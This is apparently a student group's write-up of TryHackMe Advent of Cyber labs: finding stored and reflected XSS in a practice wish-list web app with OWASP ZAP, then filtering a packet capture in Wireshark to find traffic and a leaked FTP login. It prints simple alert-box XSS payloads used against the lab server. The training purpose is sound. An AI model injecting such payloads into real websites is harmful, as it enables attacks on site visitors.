

PSP0201

Week 3

Writeup

Group Name: Hacktocrats

Members


ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDIN	Member

DAY 6 : Web Exploitation - Be Careful With What You Wish On A Christmas Night

Tools used: Kali Linux, Firefox, Google Chrome

Solution/Walkthrough:

Question 1: Open OWASP Cheat Sheet on google chrome to read and match the correct description with its input validation level



Question 2: Browse through OWASP Cheat Sheet to find the regular expression used to validate a US Zip code

The screenshot shows a browser window displaying the OWASP Validation Cheat Sheet. The page content includes:

- A note about the complexity of regular expressions and their scope.
- A link to the OWASP Validation Regex Repository.
- A warning about Regular Expression Denial of Service (ReDoS) attacks.
- Best practices for input validation.
- Regular expression examples:
 - Validating a U.S. Zip Code (5 digits plus optional -4): `^\d{5}(-\d{4})?$/`
 - Validating U.S. State Selection From a Drop-Down Menu: A list of state abbreviations (AA, AE, AP, AL, AK, AS, AZ, AR, CA, CO, CT, DE, DC, FM, FL, GA, GU, HI, ID, IL, IN, IA, KS, KY, LA, ME, MD, MA, MT, MN, MS, MO, MT, NE, NV, NH, NJ, NM, NY, NC, ND, MP, OH, OK, OR, PW, PA, PR, RI, SC, SD, TN, TX, UT, VT, VI, VA, WA, WV, WI, WY)

Question 3: Finding vulnerability type used to exploit the application using OWASP ZAP and found stored XSS inside <p> tag and <script> tag

The screenshot shows a browser with a TryHackMe challenge open. The challenge involves a "Make a wish!" system where users can submit wishes. An attacker has exploited the system to inject malicious code into the response. The OWASP ZAP tool is running in the background, showing the following details:

- Header:** Text
- Body:** Text
- Request:** `HTTP/1.0 200 OK`
Content-Type: text/html; charset=utf-8
Content-Length: 3526
Server: Werkzeug/1.0.1 Python/2.7.17
Date: Fri, 24 Jun 2022 14:38:45 GMT
- Response:** The response body contains the injected payload:

```
<p>ZAP</p>
<div>
<p></p><script>alert(1);</script><p></p>
</div>
```
- Alerts:** 6 alerts are listed, including:
 - Cross Site Scripting (Persistent)
 - Cross Site Scripting (Reflected)
 - X-Frame-Options Header Not Set (3)
 - Absence of Anti-CSRF Tokens (6)
 - Web Browser XSS Protection Not Enabled (5)
 - X-Content-Type-Options Header Missing (4)

Question 4: Insert random words in christmas wish input and found the query string that can be abused to craft reflected XSS in the webpage

The screenshot shows a Windows desktop environment. On the left, a browser window displays a challenge titled "Santa's portal" from TryHackMe. The challenge details mention a "Make a wish!" system where wishes have disappeared due to a hacker attack. It includes a link to "DarkStar's Video On Solving This Task". Below the video link is a "Start Machine" button. A weather widget at the bottom left shows "28°C Mostly clear". On the right, a Mozilla Firefox window is open, showing search results for the URL "10.10.241.249:5000/?=wish". The results include links to youtube, facebook, wikipedia, reddit, and twitter. The Firefox interface shows the date as "Fri 24 Jun, 15:37" and the IP address as "AttackBox IP:10.10.215.219". The task bar at the bottom has icons for various applications like File Explorer, Edge, and Task View.

Question 5: After running automated scan on Zaproxy, two types of XSS alerts were found which is Persistent Cross Site Scripting (Stored XSS) and Reflected Cross Site Scripting

The screenshot shows a web browser with multiple tabs open. The active tab is a TryHackMe challenge titled "Task 8 [Day 6] Web Exploitation Be careful with what you wish on a Christmas night". The page content discusses a "Make a wish!" system where users can share their wishes anonymously. It includes a snowman illustration and a link to a video solution.

Below the browser is the OWASP ZAP 2.9.0 interface. The "Header: Text" and "Body: Text" panes show the raw HTTP request and response. The "Alerts" pane is expanded, showing a list of XSS findings:

- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (4)

The "Cross Site Scripting (Persistent)" entry is selected, displaying its details:

- URL: http://10.10.241.249:5000/
- Risk: High
- Confidence: Medium
- Parameter: comment
- Attack: </p><script>alert(1);</script><p>
- Evidence: </p><script>alert(1);</script><p>
- CWE ID: 79
- WASC ID: 8

The screenshot shows a web browser with multiple tabs open. The active tab is a TryHackMe challenge titled "Task 8 [Day 6] Web Exploitation Be careful with what you wish on a Christmas night". The page content discusses a "Make a wish!" system where users can share their wishes anonymously. It includes a snowman illustration and a link to a video solution.

Below the browser is the OWASP ZAP 2.9.0 interface. The "Header: Text" and "Body: Text" panes show the raw HTTP request and response. The "Alerts" pane is expanded, showing a list of XSS findings:

- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (4)

The "Cross Site Scripting (Reflected)" entry is selected, displaying its details:

- URL: http://10.10.241.249:5000/
- Risk: High
- Confidence: Medium
- Parameter: comment
- Attack: </p><script>alert(1);</script><p>
- Evidence: </p><script>alert(1);</script><p>
- CWE ID: 79
- WASC ID: 8

Question 6: Implementing stored XSS by inserting malicious Javascript code into Wish text box

The screenshot shows a browser window with multiple tabs. The active tab is a 'WISH' website titled 'Santa's portal'. The page content includes a form for users to submit wishes and a section showing previous wishes. A malicious payload, '<script>alert("PSP0201")</script>', is entered into the 'Enter your wish here:' field and submitted. An alert box appears, displaying the message 'PSP0201'.

Once code entered, command was executed and alert box appeared on the screen

The screenshot shows a browser window with multiple tabs. The active tab is a 'WISH' website titled 'Santa's portal'. The page content includes a form for users to submit wishes and a section showing previous wishes. A malicious payload, '<script>alert("PSP0201")</script>', is entered into the 'Enter your wish here:' field and submitted. An alert box appears, displaying the message 'PSP0201'.

Question 7: Closing the browser and revisit the website

The screenshot shows a web browser window with several tabs open. The active tab is a TryHackMe challenge titled "Santa's portal". The page displays a comment section where users can post messages. A malicious payload, specifically an XSS script, is shown being injected into the comments area. The payload is represented by the code: . This payload is designed to execute an alert box when the user's mouse hovers over the image, demonstrating a stored XSS vulnerability.

In this case, an attacker embeds an image that is going to execute `alert('xss')` if the user's mouse goes over it.

Say we have a web application that allows users to post their comments under the post.

Comments

Swafox: Hey, Check out my new room! !!

Bonita: Is shba1 broken?

Paradox: No.

Add a comment

Add your comment here...

Comment

A malicious picture executes a custom `alert('xss')` once being viewed. This is the most common example of stored XSS.

This is what happens if we use the above `` payload there:

A modal dialog box appears with the word "xxs" and an "OK" button. Below the dialog, a red arrow points to a small image icon labeled "Malicious picture".

Search query

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Showing all wishes:

ZAP

THM AttackBox

37m 36s

The screenshot shows a web browser window with several tabs open. The active tab is a TryHackMe challenge titled "Santa's portal". The page displays a search results page for the URL `http://10.10.241.249:5000/`. The search bar also contains the same URL. The results show two entries for "Santa's portal" from the same IP address. The page includes a decorative header featuring a snowman holding a gift and the word "XSS".

Task.

This year, Santa wanted to go fully digital and invented a "Make a wish" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a backup server for you on `10.10.241.249:5000`. Your goal is to find the way the attacker could have exploited the application.

By Swafox

A search results page for the URL `http://10.10.241.249:5000/` is displayed. The results show two entries for "Santa's portal" from the same IP address. The page includes a decorative header featuring a snowman holding a gift and the word "XSS".

What is XSS?

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user has limited access, XSS can still allow an attacker to

10.10.241.249

wikipedia reddit twitter

Recommended by Pocket Learn more

36m 49s

XSS attack persist by displaying alert box as soon as we revisit the webpage

The screenshot shows a Mozilla Firefox window with multiple tabs open. The active tab is titled 'Santa's portal' and displays a website at 10.10.241.249:5000. The page has a festive Christmas theme with a snowman and pinecones. A modal alert box is prominently displayed in the center of the page, showing the text 'Welcome to Santa's official 'Make a Wish!' website' and 'Here you can anonymously share your Christmas wishes'. Below the alert box is a search bar with the placeholder 'Search query'. At the bottom of the page, there is a message 'Showing all wishes:' followed by a list of items. The status bar at the bottom of the browser window shows 'Read 10.10.241.249' and 'THM AttackBox'.

Thought Process/Methodology:


After gaining access to the backup server, we performed an automated scan in OWASP Zaproxy to find vulnerabilities in the web application. The scan showed a few vulnerabilities inside the web application including Stored Cross-Site Scripting and Reflected Cross-Site Scripting. Both were classified as high risk vulnerabilities. By using OWASP Zaproxy, we also found XSS payload written inside the comment parameter of the Javascript code. We wrote our own XSS payload in the wish text box and caused an alert box displaying 'PSP0201' to appear. This proved that a malicious code has been stored in the web application. After that, we close the web browser and revisit the webpage to see if the attack persists. An alert box popped up as soon as the web page load, signalling us that the XSS attack will continue even if we re-open the web application.

DAY 7 : Networking- The Grinch Really Did Steal Christmas


Tools used: Kali Linux, Wireshark

Solution/Walkthrough:


Question 1: Open “pcap1.pcap” in Wireshark and analyse through the protocol to find the first file of ICMP/ping




Question 2: Apply “http.request.method == GET” in the filter box to see files with HTTP GET requests only




Question 3: Add “ip.src” filter alongside the ip address we are searching for to get the name of the article that IP address "10.10.67.199" visited




Question 4: We use filter “tcp.port == 21” to find the files with FTP protocol and analyse through the files to get the leaked password during login process




Question 5: Browse through the info section to find files that is encrypted and the name of the protocol



